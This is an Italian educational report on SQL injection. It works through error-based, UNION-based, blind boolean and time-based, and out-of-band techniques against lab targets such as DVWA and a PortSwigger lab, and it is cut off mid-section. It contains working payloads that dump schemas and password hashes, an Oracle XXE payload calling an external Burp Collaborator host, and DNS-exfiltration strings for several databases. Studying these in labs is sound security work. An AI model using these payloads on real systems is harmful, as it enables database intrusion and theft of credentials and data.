

Titolo: Analisi della sicurezza nei database

Sommario

<i>Introduzione</i>	<i>2</i>
<i>Error-based SQLi.....</i>	<i>2</i>
<i>Union-Based-SQLi.....</i>	<i>3</i>
<i>Inferential SQLi.....</i>	<i>8</i>
<i>Out of band SQLi.....</i>	<i>11</i>
<i>Automated SQLi Burp-Suite.....</i>	<i>13</i>
<i>Automated SQLi Selenium and Netty.....</i>	<i>21</i>
<i>Altri esempi di SQLi su MySQL.....</i>	<i>26</i>

Introduzione

SQL Injection rappresenta una delle principali vulnerabilità dei database. Questo tipo di vulnerabilità si distingue in 3 principali categorie:

- In-band SQLi (i.e. error-based SQLi, union-based SQLi)
- Inferential SQLi (i.e. Blind-boolean-based SQLi, Time-based SQLi)
- Out-of-band SQLi

In-band SQL Injection si verifica quando un utente malintenzionato è in grado di utilizzare lo stesso canale di comunicazione sia per lanciare l'attacco che per raccogliere i risultati. In un attacco Inferential SQLi, nessun dato viene effettivamente trasferito tramite l'applicazione web e l'attaccante deve quindi inferire le informazioni a disposizione. Infine, Out-of-band SQLi si verifica quando l'attaccante non è in grado di utilizzare lo stesso canale per lanciare l'attacco e raccogliere i risultati.

Reference: <https://www.acunetix.com/websitesecurity/sql-injection2/> , <https://portswigger.net/web-security/sql-injection>

Error-based SQLi

L'Error-based SQLi è una tecnica SQL Injection in-band che si basa sui messaggi di errore esposti dopo che l'attaccante invia un comando di SQL non compatibile con l'engine del database relativo all'applicazione web in questione.

Un esempio di questo errore si può osservare navigando alla pagina:

<http://testphp.vulnweb.com/listproducts.php?cat=1'>

Si osserva, infatti, il log di errore:

```
Error: You have an error in your SQL syntax; check the manual that  
corresponds to your MySQL server version for the right syntax to use near  
"" at line 1 Warning: mysql_fetch_array() expects parameter 1 to be  
resource, boolean given in /hj/var/www/listproducts.php on line 74
```

In questa maniera si ottiene di già l'informazione che l'applicativo in questione sta utilizzando un DataBase Engine che è quello di MySQL. Ciò che **causa** l'errore in questo caso è il carattere '.

Un altro sistema in cui è stata testata la SQLi è DVWA.

Tale applicativo è disponibile presso il Docker-hub eseguendo il comando:

```
docker run --rm -it -p 9000:80 vulnerables/web-dvwa
```

In questa maniera è possibile accedere sul browser alla pagina **localhost:9000**.

Per poter utilizzare tale comando dal terminale è necessario che siano presenti e installati i servizi di docker sul host in questione.

L' applicazione è stata concepita per testare molti tipi di vulnerabilità, tra le quali la SQLi.

Tornando all'esempio precedente nel caso del sistema DVWA si ottiene un risultato simile a quanto spiegato precedentemente:



User ID:

Il submit del carattere genera infatti il seguente errore:

```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '''' at line 1
```

Stesso risultato si può ottenere, **ad esempio**, inserendo il carattere “\”:

```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''\' at line 1
```

Union-Based-SQLi

L'union based SQLi sfrutta l'operatore union per ottenere il risultato di più select e unirle tra di loro. Sempre in DVWA immettendo come input la seguente stringa:



User ID:

si osserva il seguente output:


The used SELECT statements have a different number of columns

Quando si utilizza l'operatore UNION, è necessario che il numero di colonne sia uguale al numero della reale istruzione select. Nel caso particolare, come si osserva nell'immagine sotto, che rappresenta il codice relativo alla query generata successivamente il submit dell'utente, ci sono due colonne: first_name, last_name.

```
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

In questa maniera vi è così la possibilità di inferire la struttura del codice e in particolare della query **generata** successivamente **all'azione** di submit.

Selezionando come input la stringa: **1'union select 1,2#**, si ottiene il seguente output:



Vulnerability: SQL Injection

User ID:

ID: 1' union select 1 ,2 #
First name: admin
Surname: admin

ID: 1' union select 1 ,2 #
First name: 1
Surname: 2

Come si osserva dall'immagine, questa volta il sistema è in grado di elaborare la query senza ritornare errori.

Sempre attraverso l'utilizzo dell'operatore UNION vi è la possibilità di ottenere ulteriori informazioni utili. Ad esempio, inserendo come input la stringa: **1' union all select @@datadir, 1 #**, si ottiene il seguente output:

```
ID: 1' UNION ALL SELECT @@datadir, 1 #  
First name: admin  
Surname: admin  
  
ID: 1' UNION ALL SELECT @@datadir, 1 #  
First name: /var/lib/mysql/  
Surname: 1
```

La prima riga, come al solito, specifica il First name e Surname dell'utente 1, ma la seconda riga specifica informazioni relative la directory del database. Come al solito nel secondo select devono essere specificate 2 colonne. In questo caso la prima è @@datadir e la seconda è 1.

Un altro esempio di Information gathering del database può essere ottenuto ponendo come input la stringa:

1' UNION ALL SELECT @@version, @@port #

In questo caso l'output risultante sarà:

```
ID: 1' UNION ALL SELECT @@version, @@port #  
First name: admin  
Surname: admin  
  
ID: 1' UNION ALL SELECT @@version, @@port #  
First name: 10.1.26-MariaDB-0+deb9ul  
Surname: 3306
```

Si ottiene così l'informazione riguardo la versione del DB e la porta alla quale è connesso.

La stringa **1' UNION ALL SELECT @@hostname, @@version_compile_os #** permette di ricavare il nome del host e il tipo di sistema operativo nel quale il DB è in azione:

```
ID: 1' UNION ALL SELECT @@hostname, @@version_compile_os #  
First name: admin  
Surname: admin  
  
ID: 1' UNION ALL SELECT @@hostname, @@version_compile_os #  
First name: bcbcad0ded2c  
Surname: debian-linux-gnu
```

La stringa **1' UNION select table_schema,null FROM information_schema.tables #** permette di ottenere i nomi dei table_schema:

```
ID: 1' UNION select table_schema,null FROM information_schema.tables #
First name: admin
Surname: admin

ID: 1' UNION select table_schema,null FROM information_schema.tables #
First name: dvwa
Surname:

ID: 1' UNION select table_schema,null FROM information_schema.tables #
First name: information_schema
Surname:
```

Si osserva infatti l'information_schema che è presente di default nei sistemi MySQL e che contiene informazioni sui privilegi, metadati, nomi ecc... Inoltre, è possibile osservare un altro database schema (dvwa) dove risiedono le informazioni relative i vari utenti.

Per ottenere i nomi delle tabelle relative ai vari DB schema è possibile utilizzare il seguente comando: **1' UNION select table_schema,table_name FROM information_Schema.tables where table_schema = "dvwa" #**

ID: 1' UNION select table_schema,table_name FROM information_Schema.tables where	table_schema = "dvwa" #
First name: admin	
Surname: admin	
ID: 1' UNION select table_schema,table_name FROM information_Schema.tables where	table_schema = "dvwa" #
First name: dvwa	
Surname: guestbook	
ID: 1' UNION select table_schema,table_name FROM information_Schema.tables where	table_schema = "dvwa" #
First name: dvwa	
Surname: users	

Come si osserva dall'immagine ci sono due tavole associate al database-schema dvwa: guestbook e users.

A questo punto mancano solo le informazioni relative ai nomi delle colonne di una determinata tavola. Per ottenere tali informazioni la stringa da utilizzare è (ad esempio) la seguente:

1' UNION select COLUMN_NAME,DATA_TYPE FROM information_schema.columns where TABLE_SCHEMA = "dvwa" and TABLE_NAME = "users" #

ID: 1' UNION select COLUMN_NAME,DATA_TYPE FROM information_schema.columns where TABLE_SCHEMA = "dvwa" and TABLE_NAME = "users" # First name: admin Surname: admin	
ID: 1' UNION select COLUMN_NAME,DATA_TYPE FROM information_schema.columns where TABLE_SCHEMA = "dvwa" and TABLE_NAME = "users" # First name: user_id Surname: int	
ID: 1' UNION select COLUMN_NAME,DATA_TYPE FROM information_schema.columns where TABLE_SCHEMA = "dvwa" and TABLE_NAME = "users" # First name: first_name Surname: varchar	
ID: 1' UNION select COLUMN_NAME,DATA_TYPE FROM information_schema.columns where TABLE_SCHEMA = "dvwa" and TABLE_NAME = "users" # First name: last_name Surname: varchar	
ID: 1' UNION select COLUMN_NAME,DATA_TYPE FROM information_schema.columns where TABLE_SCHEMA = "dvwa" and TABLE_NAME = "users" # First name: user Surname: varchar	
ID: 1' UNION select COLUMN_NAME,DATA_TYPE FROM information_schema.columns where TABLE_SCHEMA = "dvwa" and TABLE_NAME = "users" # First name: password Surname: varchar	
ID: 1' UNION select COLUMN_NAME,DATA_TYPE FROM information_schema.columns where TABLE_SCHEMA = "dvwa" and TABLE_NAME = "users" # First name: avatar Surname: varchar	
ID: 1' UNION select COLUMN_NAME,DATA_TYPE FROM information_schema.columns where TABLE_SCHEMA = "dvwa" and TABLE_NAME = "users" # First name: last_login Surname: timestamp	
ID: 1' UNION select COLUMN_NAME,DATA_TYPE FROM information_schema.columns where TABLE_SCHEMA = "dvwa" and TABLE_NAME = "users" # First name: failed_login Surname: int	

Come si osserva nell'immagine sopra vengono fornite le informazioni riguardo il tipo e il nome di tutte le colonne della tavola users.

Tra le varie colonne presenti vi è anche quella relativa le password. Per ottenere le informazioni riguardo queste è possibile procedere in maniera simile a quanto fatto finora, ad esempio con la stringa: **1' union select null, password from users #**

```
ID: 1' union select null, password from users #
First name:
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select null, password from users #
First name:
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select null, password from users #
First name:
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select null, password from users #
First name:
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

Per rendere più leggibile l'output è possibile modificare leggermente la query utilizzando l'operatore concat: **1' union select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users #**

ID: 1' union select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users # First name: admin Surname: admin	
ID: 1' union select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users # First name: Surname: admin:admin:admin:5f4dcc3b5aa765d61d8327deb882cf99	
ID: 1' union select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users # First name: Surname: Gordon:Brown:gordonb:e99a18c428cb38d5f260853678922e03	
ID: 1' union select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users # First name: Surname: Hack:Me:1337:8d3533d75ae2c3966d7e0d4fcc69216b	
ID: 1' union select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users # First name: Surname: Pablo:Picasso:pablo:0d107d09f5bbe40cade3de5c71e9e9b7	
ID: 1' union select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users # First name: Surname: Bob:Smith:smithy:5f4dcc3b5aa765d61d8327deb882cf99	

Chiaramente le password sono criptate, però utilizzando un qualsiasi tool di decriptazione con l'algoritmo MD5 è possibile ottenere le password in chiaro. Ad esempio "e99a18c428cb38d5f260853678922e03" corrisponde a "abc123".

Inferential SQLi

In un attacco Inferential SQLi, nessun dato viene effettivamente trasferito tramite l'applicazione web e l'attaccante non sarebbe in grado di vedere il risultato di un attacco in band (motivo per cui tali attacchi vengono comunemente definiti "attacchi SQL Injection ciechi"). Un utente malintenzionato è in grado di ricostruire la struttura del database inviando payload, osservando la risposta dell'applicazione Web e il comportamento risultante del server del database. I due tipi di SQL injection inferenziale sono SQLi basato su Blind boolean e SQLi basato su Blind-time.

Un esempio di attacco SQLi basato sul tempo può essere quello della stringa:

1' UNION SELECT SLEEP(3), NULL #

```
ID: 1' UNION SELECT SLEEP(3), NULL #  
First name: admin  
Surname: admin  
  
ID: 1' UNION SELECT SLEEP(3), NULL #  
First name: 0  
Surname:
```

L'output risulta normale, tuttavia la vulnerabilità è presente in quanto il caricamento della pagina è effettivamente ritardato di 3 secondi.

Per quanto riguarda l'altro tipo di attacco basato su inferenza (boolean-based) è possibile utilizzare il servizio di dvwa "SQLi blind". In questa maniera verrà simulato un comportamento cieco che offrirà all'attaccante poche informazioni: "User id is missing" o "User id exist".

Ponendo come stringa di input: **1' and 1 = 1 #** si ottiene:

```
User ID exists in the database.
```

Ponendo invece **1' and 1 = 2 #** si ottiene:

```
User ID is MISSING from the database.
```

Similmente a quanto visto precedentemente è possibile ottenere tutta una serie di informazioni utilizzando questo tipo di SQLi. Come primo esempio di information gathering si osserva come è possibile ottenere la lunghezza (numero di caratteri) della versione del DB. Precedentemente è stato osservato come la versione del DB (@@version) fosse "10.1.26-MariaDB-0+deb9u1". Contando i caratteri si osserva che sono 24. In tal maniera è possibile mandare in input la stringa:

1' and length(substr((select version()),1)) = 24 # e ottenere così il seguente risultato:

User ID exists in the database.

Come contro prova se viene mandato come input la stringa:

1' and length(substr((select version()),1)) = 20 # si ottiene:

User ID is MISSING from the database.

In maniera simile a quanto detto precedentemente è possibile ottenere informazioni riguardo i caratteri della versione del DB attraverso la stringa:

1' and substr((select version()),1,1) = '1' #

Infatti, essendo il primo carattere della versione del DB '1', il risultato sarà "User ID exists" e in ogni altro caso "User ID is MISSING".

Vi è inoltre la possibilità di combinare attacchi bool e time based, come ad esempio:

1' and if(length((select version())) = 24, sleep(10), 1) #


Come si osserva vi è sia una condizione che un'istruzione di sleep. In questa maniera nel caso in cui la condizione all'interno della clausola if sia vera, la pagina impiegherà 10 secondi per caricare. La combinazione del bool e time based SQLi risulta molto importante quando il sistema da attaccare non offre nessun output all'attaccante. Da questi ultimi esempi riguardo i tipi di attacchi inferential SQLi risulta evidente che sono molto importanti, ma anche molto lenti. Infatti, in assenza di informazioni riguardo il DB, l'attaccante è costretto a tentare numerose volte l'attacco, spesso andando per esclusione. Ad esempio, se l'obiettivo è ottenere la lunghezza della stringa rappresentante la versione del DB, l'attaccante dovrà inserire tutte le possibilità (i.e. 1,2,3,4 ecc..) fino a che non verrà **eseguito** l'evento che conferma la condizione. Per tale ragione i tipi di attacco che si basano su Inferential SQLi si appoggiano su tool che automatizzano il processo di attacco e analisi delle eventuali risposte. Nel proseguimento della relazione viene, perciò, spiegato come realizzare un sistema automatico di inferential SQLi e più in generale di ogni tipo di SQLi .

Inoltre, viene spiegato l'utilizzo di sistemi in grado di manipolare le richieste http (Burp-Suite e Netty).

Reference: <http://ijns.jalaxy.com.tw/contents/ijns-v18-n2/ijns-2016-v18-n2-p316-325.pdf>

Out of band SQLi

Come accennato in precedenza, l'attacco "Out-of-band SQLi" si verifica quando l'attaccante non è in grado di utilizzare lo stesso canale per lanciare l'attacco e raccogliere i risultati. Per eseguire tale attacco vi è quindi la necessità di sfruttare il database per contattare una terza entità. In questa maniera vi è la possibilità di ottenere informazioni utili e protette. Questa entità spesso è il server DNS. Infatti, come si osserva nell'immagine sotto, il database si interfaccia spesso con entità e server esterni. L'obiettivo è quindi quello di generare una condizione che permetta al DB di creare una o più richieste verso tali server esterni.



Nel caso specifico che è stato studiato, è stato utilizzato il tool Burp suite (scaricabile dal web con periodo di prova temporaneo per la versione Professional e illimitata per la versione community).

Il dominio <https://portswigger.net> mette a disposizione tanta documentazione e una serie di laboratori per poter testare i vari tipi di attacco. In particolare, la documentazione e relative informazioni del caso di studio si trovano al link: <https://portswigger.net/web-security/sql-injection/blind/lab-out-of-band>

Il test effettuato si basa sull'utilizzo della vulnerabilità XML: external entity injection (XXE).

Tale tipo di attacco riguarda la manipolazione di dati XML e consente a un utente malintenzionato di interferire con l'elaborazione di dati XML da parte di un'applicazione. Scopo dell'attaccante è creare una porzione di codice xml in grado di scatenare eventi non previsti sul server vittima. Tale vulnerabilità è spesso dovuta a una mancanza di controllo dei dati che devono essere processati.

Infatti, l'attacco realizzato prevede di iniettare il codice xml nel campo della richiesta http:


TrackingId cookie.

Dopo aver configurato Burp suite come sistema proxy e essersi collegati al link di Port-swigger citato in precedenza, sarà possibile intercettare la richiesta che il browser fa per mostrare la Homepage.

Nell'immagine sotto si osservano i vari campi della richiesta.

```
GET / HTTP/1.1
Host: acef1f7b1ef4d62f8039064c00aa00f0.web-security-academy.net
Cookie: TrackingId=T3LiCfwqQ7mjGf0y; session=
xd3dilFKcfBhzER6x3WTPRmFGCVoTqhd
Sec-Ch-Ua: "Chromium";v="91", " Not;A Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://acef1f7b1ef4d62f8039064c00aa00f0.web-security-academy.n
et/
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

Prima di procedere con la modifica della richiesta e scatenare il lookup al server DNS è necessario aprire il servizio di "Burp collaborator". Il servizio Burp collaborator è utilizzato da Burpsuite in test di applicazioni web vulnerabili al fine di trovare sezioni che interagiscono con un sistema esterno.



Nel caso specifico il servizio permette di osservare richieste fatte al DNS da parte dell'applicazione web vulnerabile. Aprendo l'interfaccia di Burp Collaborator è possibile copiare il nome del dominio relativo a tale servizio, cliccando su “copy to clipboard”. Il risultato sarà:
“at7u17j68hwdnz1nr9qggdk34uamyb.burpcollaborator.net”.

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads

Number to generate: ☒ Include Collaborator server location

Poll Collaborator interactions

Poll every seconds

Adesso è possibile procedere nell'attacco e modificare la richiesta come si osserva nell'immagine sotto (utilizzando il formato URL):

```

GET / HTTP/1.1
Host: acef1f7b1ef4d62f8039064c00aa00f0.web-security-academy.net
Cookie: TrackingId=
x'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+e
ncoding%3d"UTF-8"%3f><!DOCTYPE+root+[<!ENTITY+%25+remote+SYSTE
M+"http://at7u17j68hwdnz1nr9qgdk34uamyb.burpcollaborator.net">
+%25remote%3b]>'),'/'')+FROM+dual--.; session=
xd3dilFKcfBhzER6x3WTPRmFGCVoTqhd
Sec-Ch-Ua: "Chromium";v="91", " Not;A Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://acef1f7b1ef4d62f8039064c00aa00f0.web-security-academy.n
et/
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

```

Come si osserva nell'immagine sopra, è stato modificato il campo di TrackingId. In particolare, si osserva parte di codice SQL e XML. Come accennato precedentemente, la parte di XML è necessaria per scatenare l'attacco XXE, mentre quella di SQL serve per ottenere le informazioni necessarie per l'attaccante. In particolare, si osserva la stringa iniettata:

```

x'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"U
TF-
8"%3f><!DOCTYPE+root+[<!ENTITY+%25+remote+SYSTEM+"http://at7u17j68hwdnz1nr9q
gdk34uamyb.burpcollaborator.net">+%25remote%3b]>'),'/'')+FROM+dual--.

```

In questo caso, essendo DB_engine Oracle, è stata utilizzata la funzione extractvalue(..). Tale funzione accetta due parametri di input:

1. -xmltype: xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[<!ENTITY+%25+remote+SYSTEM+"http://at7u17j68hwdnz1nr9qgdk34uamyb.burpcollaborator.net">+%25remote%3b]>'),'/'')
2. -xpath expression ("/")

Altri tipi di stringhe che possono causare DNS lookup su diversi sistemi DB sono i seguenti:

Microsoft	<code>exec master..xp_dirtree '//YOUR-SUBDOMAIN-HERE.burpcollaborator.net/a'</code>
PostgreSQL	<code>copy (SELECT '') to program 'nslookup YOUR-SUBDOMAIN-HERE.burpcollaborator.net'</code>
MySQL	<p>The following techniques work on Windows only:</p> <pre>LOAD_FILE('\\\\YOUR-SUBDOMAIN-HERE.burpcollaborator.net\\a') SELECT ... INTO OUTFILE '\\\\YOUR-SUBDOMAIN-HERE.burpcollaborator.net\\a'</pre>

Altre informazioni sono visualizzabili al link: <https://portswigger.net/web-security/sql-injection/cheat-sheet>.

Adesso, inviando la richiesta e osservando l'output dell'interfaccia di Burp collaborator è possibile osservare le interazioni esterne:

# ^	Time	Type	Payload	Comment	
1	2021-Jul-28 13:16:53 UTC	HTTP	at7u17j68hwdnz1nr9qgdk34uamyb		
2	2021-Jul-28 13:20:23 UTC	DNS	at7u17j68hwdnz1nr9qgdk34uamyb		
3	2021-Jul-28 13:20:23 UTC	DNS	at7u17j68hwdnz1nr9qgdk34uamyb		
4	2021-Jul-28 13:20:23 UTC	HTTP	at7u17j68hwdnz1nr9qgdk34uamyb		

Description	DNS query
<p>The Collaborator server received a DNS lookup of type AAAA for the domain name at7u17j68hwdnz1nr9qgdk34uamyb.burpcollaborator.net.</p> <p>The lookup was received from IP address 99.80.88.34 at 2021-Jul-28 13:20:23 UTC.</p>	

Automated SQLi Burp-Suite

Burp Suite è un tool che permette di simulare il comportamento di un proxy che intercetta le richieste Http. In questa maniera è possibile agire sulle vulnerabilità delle varie web-app anche dove non ci sono canali di input. Ne è un esempio l'applicativo DVWA che permette di gestire questo tipo di situazione.

Come si osserva nell'immagine in basso, è presente il bottone submit, ma non vi è nessun campo di input.



User ID:

Dopo che è stato premuto il tasto di Submit, la richiesta intercettata è la seguente:

```
POST /vulnerabilities/sql/ HTTP/1.1
Host: localhost:9000
Content-Length: 18
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="91", " Not;A Brand";v="99"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: http://localhost:9000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/91.0.4472.114 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si
gned-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:9000/vulnerabilities/sql/
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=9h7v9koick7pg448svllguldo3; security=medium
Connection: close

id=1&Submit=Submit
```

Modificando il campo che espone la variabile id, vi è così la possibilità di attuare la SQLi.

Ad esempio, se l'intenzione è di fare un attacco SQLi bool e far processare al DB_engine la stringa

1 OR 1 = 1# (il cui risultato è true) è possibile modificare il relativo campo, come si osserva nell'immagine seguente:


```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: localhost:9000
Content-Length: 18
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="91", " Not;A Brand";v="99"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: http://localhost:9000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/91.0.4472.114 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si
gned-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:9000/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=9h7v9koick7pg448sv1lguldo3; security=medium
Connection: close

id=1+or+1+%3d+1&23&Submit=Submit
```

Tuttavia, come si osserva, è necessario fare una piccola modifica alla stringa. Per fare ciò Burp mette a disposizione un servizio che genera automaticamente i caratteri giusti quando si modifica il campo apposito. Per fare ciò è necessario cliccare con il pulsante destro del mouse e selezionare “URL encode as you type”. Il risultato di questa operazione sarà che vengono sostituiti automaticamente i caratteri ogni volta che vengono modificati i vari campi. Ad esempio, il carattere spazio viene sostituito con il “+”. Il formato URL encoded è necessario per la corretta interpretazione dei caratteri da parte del DB_engine.

La risposta del server sarà così la seguente:

```
ID: 1 or 1=1 #
First name: admin
Surname: admin

ID: 1 or 1=1 #
First name: Gordon
Surname: Brown

ID: 1 or 1=1 #
First name: Hack
Surname: Me

ID: 1 or 1=1 #
First name: Pablo
Surname: Picasso

ID: 1 or 1=1 #
First name: Bob
Surname: Smith
```

Burp suite permette di intercettare e modificare anche la risposta, in questa maniera sulla base di questa possono essere fatte assunzioni riguardo eventuali vulnerabilità che altrimenti sarebbero inosservabili (i.e. OutOfBand injection). Per osservare la risposta è necessario settare

l'impostazione in "Options" mettendo la spunta a "Intercept responses based on the following rules".

The screenshot shows the 'Options' tab in Burp Suite. It is divided into two main sections: 'Intercept Client Requests' and 'Intercept Server Responses'. Each section has a checkbox to enable interception based on rules, a table of rules, and checkboxes for automatic updates to the Content-Length header.

Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

☒ Intercept requests based on the following rules:

	Enabled	Operator	Match type	Relationship	Condition
Add	<input checked="" type="checkbox"/>		File extension	Does not match	(^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$ ^ico...
Edit	<input type="checkbox"/>	Or	Request	Contains parameters	
Remove	<input type="checkbox"/>	Or	HTTP method	Does not match	(get post)
Up	<input type="checkbox"/>	And	URL	Is in target scope	
Down					

☐ Automatically fix missing or superfluous new lines at end of request

☒ Automatically update Content-Length header when the request is edited

Intercept Server Responses

